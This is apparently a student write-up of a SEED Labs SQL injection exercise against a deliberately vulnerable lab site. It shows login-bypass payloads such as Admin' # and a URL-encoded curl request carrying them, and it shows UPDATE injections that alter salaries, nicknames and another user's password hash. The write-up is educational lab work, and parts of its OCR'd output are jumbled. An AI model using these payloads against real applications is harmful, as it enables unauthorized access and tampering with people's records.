

Task1:

1. Inside local mysql on the seed lab vm there are multiple database
2. We are using Users database for this lab so we load the database using command:
 - a. Use Users;
3. To show what table are there inside Users database, use command:
 - a. Show tables;
4. To print all the profile information of the employee Alice, use query:
 - a. `SELECT * FROM Users Where Name = 'Alice';`

```
terminal [04/03/21]seed@VM:-~/.../SQL injections script task1.txt
Script started, file is task1.txt
[04/03/21]seed@VM:-~/.../SQL injections mysql -u root -pspeedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
-> ;
+-----+
| Database |
+-----+
| information_schema |
| Users      |
| elgg_csrf  |
| elgg_xss   |
| mysql      |
| performance_schema |
| phpmysqladmin |
| sys        |
+-----+
8 rows in set (0.00 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show table;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential       |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential
-> ;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN    | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000 | 9/20 | 10211002 |             |         |       |          | fdbce918bdcae83000aa54747fc95fe0470ff4976 |
| 2  | Boby  | 20000 | 30000 | 4/20 | 10213552 |             |         |       |          | b78ed97677c161c1c82c142986674ad15242b2d4 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+


Terminal
Database changed
mysql> show table;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential       |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential
-> ;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN    | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000 | 9/20 | 10211002 |             |         |       |          | fdbce918bdcae83000aa54747fc95fe0470ff4976 |
| 2  | Boby  | 20000 | 30000 | 4/20 | 10213552 |             |         |       |          | b78ed97677c161c1c82c142986674ad15242b2d4 |
| 3  | Ryan  | 30000 | 50000 | 4/10 | 90993524 |             |         |       |          | a3c50276cb120637cca609eb38fb99280b17e9ef |
| 4  | Sany  | 40000 | 60000 | 1/11 | 32193525 |             |         |       |          | 995ab8c183f340b3caadbefcccd915359802af |
| 5  | Ted   | 50000 | 110000 | 11/3 | 32111111 |             |         |       |          | 99343bff28a7bb51cbe6f22cb20a618701a2c2f58 |
| 6  | Admin | 99999 | 400000 | 3/5  | 43254314 |             |         |       |          | a5bdf35aldf4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select * from credential where Name = "Alice"
-> ;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN    | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000 | 9/20 | 10211002 |             |         |       |          | fdbce918bdcae83000aa54747fc95fe0470ff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> exit
```

1. We know to perform authentication, the server will have put our username and password input into a query looks something like this:
 - a. Select something from sometable where name=' OurNameInput 'and password = ' OurPasswordInput '
 - b. We know name = Admin but we don't know the password for Admin so we need to put a '#' sign right before password in the query so that the MySQL will treat the part behind '#' as a comment and will not execute it
 - c. So our query is looking like this name = 'Admin #' and password = ' '
 - d. Notice that the query treat '#' sign as part of the name input but we want the '#' sign to be outside and not be evaluated as a input string
 - e. So we put another single quotation mark at the end of Admin
 - f. Our input now look like this name = 'Admin' # 'and password = ' '
 - g. The server will now execute this query: select something from Users where name = 'Admin'
 - h. And there you go, we got inside



Task2.2

1. To in order to use curl we need to encode the URL containing our parameter properly, otherwise. It changes the meaning of the request. For example, if we have a space within the URL string, we need to replace it with a '+' sign.
2. Apply the idea into building our Url string for the curl request, we have:

curl


'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27+%23&Password='

3. Notice that we have %27 and + and %23 inside the URL, they are equivalent to single quotation mark, single space, and pound sign respectively.


```
Terminal
[04/03/21]seed@VM:~/.../SQL injections$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27+%23&password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kaillang Ying
Email: kyingsyr.edu
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
-->
Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php"></a>
<ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span>
</a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav>
<div class="container"><br><h1 class="text-center"><b>User Details </b></h1><br><table class="table table-striped table-bordered"><thead class="thead-dark">
<tr><th scope="col">Username</th><th scope="col">Email</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th>
</tr></thead><tbody>
<tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td>Ryan</td><td>30000</td>
</tr><tr><td>Bobby</td><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td>Samy</td><td>40000</td>
</tr><tr><td>4/10</td><td>99993524</td><td>50000</td><td>11/3</td><td>32111111</td><td>Admin</td><td>99999</td>
</tr></tbody></table>
<div class="text-center">
<p>Copyright &copy; SEED LABS</p>
</div>
</body>
</html>
```

Task2.3

1. We have tried to execute multiple queries inside login page and always get back syntax error.
2. Since it obviously not a Sql syntax error, we have tried a valid syntax and the same query can be execute locally without problem.
3. So, what make the server keep saying syntax error. We found out that inside unsafe_home.php there is a Api call conn -> query() which have been documented in php.net that It can only perform 1 query on the database at a time compared to multi_query() which can execute multiple query on the database. Hence, the effort of execute multiple queries will always fail in this case.




3. To remove the redundant quotation mark at the end of our input, we have put a '#' mark to to commend out the rest of the query. Which mean we must regenerate where clause ourselves
4. The successful query to inject will look like this : `alo, salary = 1000000 where Name = 'Alice' #`




Task3.2

1. Follow the same procedure of 3.1, but in addition modify the Name inside where clause and we be able change an information of another people
2. In this case, we use the same query in 3.1 instead change the salary to 1 and Bobby as Name.



3. By checked the local database, we can verify that the salary of Bobby had changed to 1, as well as the his nick name had changed to "Baby Boss"




Task3.3

- Follow the same procedure of 3.1, we imagined the query we were going to use would look like this:
 - Hacker', Password = somepassword #
- This is not work since the database stores the hash value of password instead of plaintext password, that mean wherever we login with a password, the server takes the password and

hash it then compare it with the password inside the database. If we use a plaintext password inside the query we wanted to inject, we can't login with the same password.

3. So, we need a way to hash the password before putting it in the query that we want to inject.
 - a. By using built in function SHA, we can achieve that.
4. We modified Bobby password to 123



By looking at the URL string we can verify that we have successfully login Bobby account using password 123

SQU Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Apache2 Ubuntu Default ... X SQU Lab X SQU Lab X +

www.seedlabsoption.com/unsafe_home.php?username=Boby&password=123

Most Visited SEED Labs Sites for Labs

SEED LABS

Home Edit Profile

Logout

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Baby Boss
Email	
Address	
Phone Number	

Copyright © SEED LABS